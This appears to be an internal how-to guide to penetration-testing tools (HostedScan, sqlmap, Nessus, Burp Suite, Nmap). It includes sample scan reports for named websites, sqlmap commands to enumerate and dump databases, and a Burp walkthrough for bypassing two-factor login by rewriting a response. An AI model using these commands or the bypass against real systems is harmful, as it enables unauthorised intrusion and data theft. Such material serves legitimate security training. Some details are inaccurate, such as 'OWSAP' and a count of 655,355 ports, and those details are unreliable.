

Pen Test Tool

1. Hosted Scan

Use of hosted scan:

In the context of security testing, a hosted scan typically refers to a security scan or assessment that is conducted remotely by a third-party service or tool. This is often done to evaluate the security posture of a system, network, or application without the need for the testing entity to deploy their own scanning infrastructure locally.

This is used to produce scanning report such as:

- **Web Application Security Scanning** : Web applications are frequently scanned for security vulnerabilities such as SQL injection, cross-site scripting (XSS), and other common web application vulnerabilities.(also termed as OWSAP)
- **Vulnerability Scanning**: Hosted vulnerability scanners are tools that analyze systems, networks, or applications to identify potential security vulnerabilities. (also termed as Open VAS)
- **Network Penetration Testing**: In penetration testing, security professionals simulate attacks on a network to identify and address potential security issues. (also termed as Nmap)

Types of Report Produced:

- **Open VAS**: It is a full-featured vulnerability scanner report.
- **OWSAP**: It is used to identify vulnerabilities in web applications including compromised authentication, exposure of sensitive data, security misconfigurations, SQL injection, cross-site scripting (XSS), insecure deserialization, and components with known vulnerabilities.
- **Nmap**: It is used for network exploration, host discovery, and security auditing.

How to use:

Step 1: Hit the hosted scan URL.

Step 2: Enter the site URL in enter website URL field.

Step 3: Enter email address

Step 4 : Open the mail box and click on the hosted scan mail


Step 5: Click on view result button from the mail body.

URL:

<https://hostedscan.com/>

Examples of report:

OWSAP Report



Open VAS Report

Risks By Target | <https://www.bcbitcoin.com/>

Vulnerability Scan Report

2.2 Target Breakdowns

The risks discovered for each target.

Target

<https://www.bcbitcoin.com/>

Total Risks

0

0

2

2

0

50%

50%

Network Vulnerabilities	Threat Level	First Detected
Cleartext Transmission of Sensitive Information via HTTP cvss score: 4.8	Medium	0 days ago
SSL/TLS: Certificate Expired cvss score: 5.0	Medium	0 days ago
TCP Timestamps Information Disclosure cvss score: 2.6	Low	0 days ago
Weak MAC Algorithm(s) Supported (SSH) cvss score: 2.6	Low	0 days ago

Lig

2.2 Target Breakdowns

The risks discovered for each target.

Target

<https://www.bcbitcoin.com/>

Total Risks

0

0

2

2

0

50%

50%

Open TCP Ports	Threat Level	First Detected
Open TCP Port: 2020	Medium	0 days ago
Open TCP Port: 22282	Medium	0 days ago
Open TCP Port: 443	Low	0 days ago
Open TCP Port: 80	Low	0 days ago

2. SQL Map Injection

Use of sqlmap injection:

Sqlmap is an open-source penetration testing tool. It comes with a powerful detection engine. It automates the process of detecting & taking over the database server. When we are going to extract the password from a vulnerable database, often the passwords are in hash form. It can detect the hash & can mention which type of hash was that.

Features of sqlmap injection are:

- It supports extracting user, password hashes, tables etc.
- We can download & update any file from the database server underlying file system.
- It is used to inject the database tables:

Steps to download and install:

Step 1: Browse the link "<https://sqlmap.org/>".

Step 2: Click on the zip file on the right side & download the file.

Step 3: Then you have to extract the zip file. And then rename it to 'sqlmap'

Step 4: Then cut the folder & paste it to your pc C drive

Step 5: Open Command Prompt from the start menu.

Step 6: Write down the following command one by one

```
cd ../ ../
```

```
dir
```

Step 7: Then write another some commands

```
cd sqlmap
```

```
sqlmap.py
```

```
Command Prompt - sqlmap.py
11/27/2019 11:55 AM 34,160,807 pgxsrv.log
11/17/2019 01:04 PM <DIR> Program Files
11/16/2019 08:21 PM <DIR> Program Files (x86)
11/27/2019 11:20 AM <DIR> Python27
11/10/2019 11:51 AM 1,862 SoftUpdateLog.txt
11/27/2019 12:05 PM <DIR> sqlmap
08/23/2019 02:51 PM <DIR> TMP
05/23/2019 02:14 PM <DIR> Users
11/17/2019 08:09 PM <DIR> wamp
11/25/2019 01:59 PM <DIR> Windows
4 File(s) 34,163,697 bytes
12 Dir(s) 119,383,670,784 bytes free

C:\>cd sqlmap (1)
C:\sqlmap>sqlmap.py (2)

  H
  |
  | (1.3.11.106#dev)
  |
  | http://sqlmap.org
  |
  | IV...

Usage: sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --list-tampers, --wizard, --update, --purge or
--dependencies). Use -h for basic and -hh for advanced help

Press Enter to continue...
```

Commands to inject database:

sqlmap.py -u [URL] -p [parameter] --dbs

This command will tell SQLMap to scan the specified URL and parameter for vulnerabilities. This includes exposing data, updating data, or even dumping the entire database.

Now if the above command works and able to inject the database then the next step is to use to query parameter like id. Such as “testsite.com/page.php?id=1”

The command use for this is

sqlmap -u http://testsite.com/page.php?id=1 --dbs

Here the -u flag is used to specify an URL and the --dbs command tells SQLMap to try to enumerate the database.

Now in this case attack is successful, SQLMap list the database used along with the list of tables.

```
[19:33:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0.12
[19:33:17] [INFO] fetching database names
available databases [6]:
```

Once we have gained an initial foothold, we can now work with the database.

Here is the command to list the tables in a database:

```
sqlmap -u https://testsite.com/page.php?id=1 -D <db_name> --tables
```

To list the column in a table, we can use command:

```
sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> -T
<table_name> --columns
```

To dump an entire database, the command is:

```
sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> --dump-all
```

3.Nessus

Use of Nessus:

Nessus is a widely used vulnerability scanning tool in the field of cybersecurity. The common use of nessus includes:

- **Vulnerability Assessment:** It is primarily used for conducting vulnerability assessments of networks, systems, and applications.
- **Network Scanning:** It used to scan network infrastructure, including servers, routers, switches, and firewalls, to identify potential security vulnerabilities and threats.
- **Web Application Testing:** It is used to assess the security of web applications by analyzing web servers, databases, and other components for common vulnerabilities such as SQL injection, cross-site scripting (XSS), and insecure authentication mechanisms.
- **Reporting and Analysis:** Used to provides detailed reports summarizing the findings of vulnerability scans, including prioritized lists of vulnerabilities, severity ratings, and recommended remediation steps.

Steps to download and install:

Step 1: Downloading Nessus Installer click on
<https://www.tenable.com/downloads/nessus?loginAttempted=true>.

Step 2: Installing the Nessus Tool.

Step 3: Setting Up Nessus in Browser.

Types of Report Produced:

Nessus generates a comprehensive report that includes the Vulnerability Assessment, Network Scan, and Web Application Assessment sections. Within these sections, detailed information regarding the severity and associated risks of vulnerabilities is provided. Additionally, Nessus furnishes solutions for each vulnerability identified in the report.

How to use:

Step 1: After setup is done open the nessus web client from the folder of tenable.

Step 2: Enter the login details.

Step 3: Click on “+New scan” button.

Step 4 : Choose scan template.

Step 5: Enter Name of scan and target URL (Mandatory).


Step 6: Configure the other details accordingly.

Step 7: Click on launch.

Step 8: After scanning is completed/Running you can view the vulnerabilities.

Examples of report:

projectprimisbackend.24livehost.com



Vulnerabilities Total: 87

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	-	81777	MongoDB Service Without Authentication Detection
HIGH	7.5	6.1	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
MEDIUM	6.5	-	142960	HSTS Missing From HTTPS Server (RFC 6797)
MEDIUM	6.5	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	-	157288	TLS Version 1.1 Protocol Deprecated
MEDIUM	5.9	6.9	187315	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)
MEDIUM	5.9	3.6	31705	SSL Anonymous Cipher Suites Supported
MEDIUM	5.9	3.6	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
MEDIUM	5.3	-	12085	Apache Tomcat Default Files
MEDIUM	5.3	-		

4. Burp Suite

Use of Burp Suite:

- **Scanning for vulnerabilities:** Burp Suite can scan web applications for various security vulnerabilities such as SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), broken authentication, and more.
- **Proxying web traffic:** It can use proxy tool, which allows users to intercept and modify HTTP/S requests and responses between the browser and the target application.
- **Session management:** It includes features for managing sessions, cookies, and authentication tokens.
- **Reporting:** After performing security assessments, Burp Suite allows users to generate detailed reports outlining identified vulnerabilities, their severity, and recommendations for remediation.

Steps to download and install:


Step 1: Visit the site and download the burp suite <https://portswigger.net/burp>

Step 2: Install the burp suite by completing the wizard.


Step 3: Setup the burp suite in your system.

How to use (Steps to Bypass 2FA):

1. Open the burp suite.
2. From proxy->intercept open the browser.



3. Enter the URL in browser.



Please Login

mark@corp.is


☐ Remember Me

[Forgot Your Password?](#)

 CoreCRM

©2022 All Rights Reserved

4. Enter login credential.



Please Login

mark@corp.is


☐ Remember Me

[Forgot Your Password?](#)

 CoreCRM

©2022 All Rights Reserved


5. Hit the login button.



6. Now add random 2FA code with length of 6 characters.




7. Go to the burp's interface and make the intercept ON.




8.Hit the submit button.




9. Now in burp's interface all response get stored.




10. Now click on Forward button single time.




11. Now in second page change "check2fa" from "dashboard".



12. Click on Forward button.



13. Now in burp's browser you can see that admin gets logged in without entering 2FA.



5.Nmap

Use of Nmap:

The primary uses of Nmap can be broken into three core processes-

1.Nmap gives you detailed information on every IP active on your networks, and each IP can then be scanned.

2.Nmap provides information on your network as a whole. It can be used to provide a list of live hosts and open ports, as well as identifying the OS of every connected device. This makes it a valuable tool in ongoing system monitoring, as well as a critical part of pentesting.

3.Nmap has also become a valuable tool for users looking to protect personal and business websites.

Steps to download and install:

Step 1: Visit the site and download the burp suite <https://nmap.org/download.html>

Step 2: Click on windows.

Step 3: Click on [nmap-7.94-setup.exe](#).

Step 4: Then proceed as per instruction.

Outcome of Nmap:

Nmap provide the list of open ports on the target hosts.

- **Summary Information:**

- i) Scan start time, duration, and command used.
- ii) Total number of hosts scanned and the number of hosts that responded.
- iii) Overall scan status (e.g., success or failure).

- **Host Discovery:**

- i) List of IP addresses of hosts discovered during the scan.
- ii) Host status (e.g., up or down).
- iii) Round-trip time (RTT) to each host.

- **Port Scanning Results:**

- i) For each host, a list of open ports and the services running on those ports. Additional information such as service version and protocol.
- ii) Port status (e.g., open, closed, filtered).

- **Operating System Detection:** Identified operating systems running on scanned hosts. Confidence level for each detected OS.

Nmap Scan Types:

Command	Description	Noise level
nmap -sS <_target>	This is a TCP SYN SCAN, also known as a stealth scan. This scan only sends a SYN packet and awaits a SYN/ACK response. When nmap receives a SYN/ACK on a specific probed port, it means the port exists on the	Very Low

	machine and is open. This is a fast and pretty accurate scan, which you will use most of the time.	
nmap -sU <_target>	This scan is used to scan for UDP ports. This is typically a slower and more difficult scan. Though most services use TCP, there are also services that use UDP, such as: DNS, SNMP, DHCP. So this scan is still useful as there are still exploitable UDP services. So don't make the mistake of skipping this scan, you might find something!	Medium

Nmap Port Scanning:

Command	Description
nmap -p <_port> <_target>	Use -p <_port> to scan for one specific port on the target.
nmap -p <_port_range_begin>-<_port_range_end> <_target>	You can also use -p to scan for a range of ports, -p 1-20 <_target> would scan for the ports 1 to 20 on the target.
nmap -F <_target>	The -F tells Nmap to scan for the 100 most common ports that can be open on a target.
nmap -p- <_target>	This option tells Nmap to scan the target for all the known ports there are in the world... there are 655,355 ports in total. This will clearly make the scan take longer to finish.

```

[REDACTED]@ [REDACTED]:~/Desktop$ nmap 192.168.0.239
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-28 05:59 CST
Nmap scan report for 192.168.0.239
Host is up (0.00034s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 11.11 seconds
[REDACTED]@ [REDACTED]:~/Desktop$
```

```

[redacted]@[redacted]:~/Desktop$ nmap -p 80 192.168.0.239
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-28 06:10 CST
Nmap scan report for 192.168.0.239
Host is up (0.00047s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 11.06 seconds
[redacted]@[redacted]:~/Desktop$
```

```

[redacted]@[redacted]:~/Desktop$ nmap -p- 192.168.0.239
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-28 06:11 CST
Nmap scan report for 192.168.0.239
Host is up (0.00020s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
33179/tcp open  unknown
44399/tcp open  unknown
45805/tcp open  unknown
51579/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds
[redacted]@[redacted]:~/Desktop$
```


